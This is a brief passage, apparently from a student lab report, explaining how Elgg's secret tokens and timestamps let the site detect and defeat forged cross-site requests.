Token and timestamp missing from HTTP request Header, countermeasure will detect that it is a forged HTTP request.

**Figure 3.7**

1. The secret token is generated by the website that actually hosts the session, in our case this website is elgg, because of this the attacker website cannot successfully generate the right token, as it doesn’t have all the details to generate this token and get it validated by the website being attacked. The attacker is unable to place the correct tokens in his request and so this attack will fail.
2. The tokens are generated as a result of php code, source of which is unavailable for the attacker to grab, this acts as added security to the website.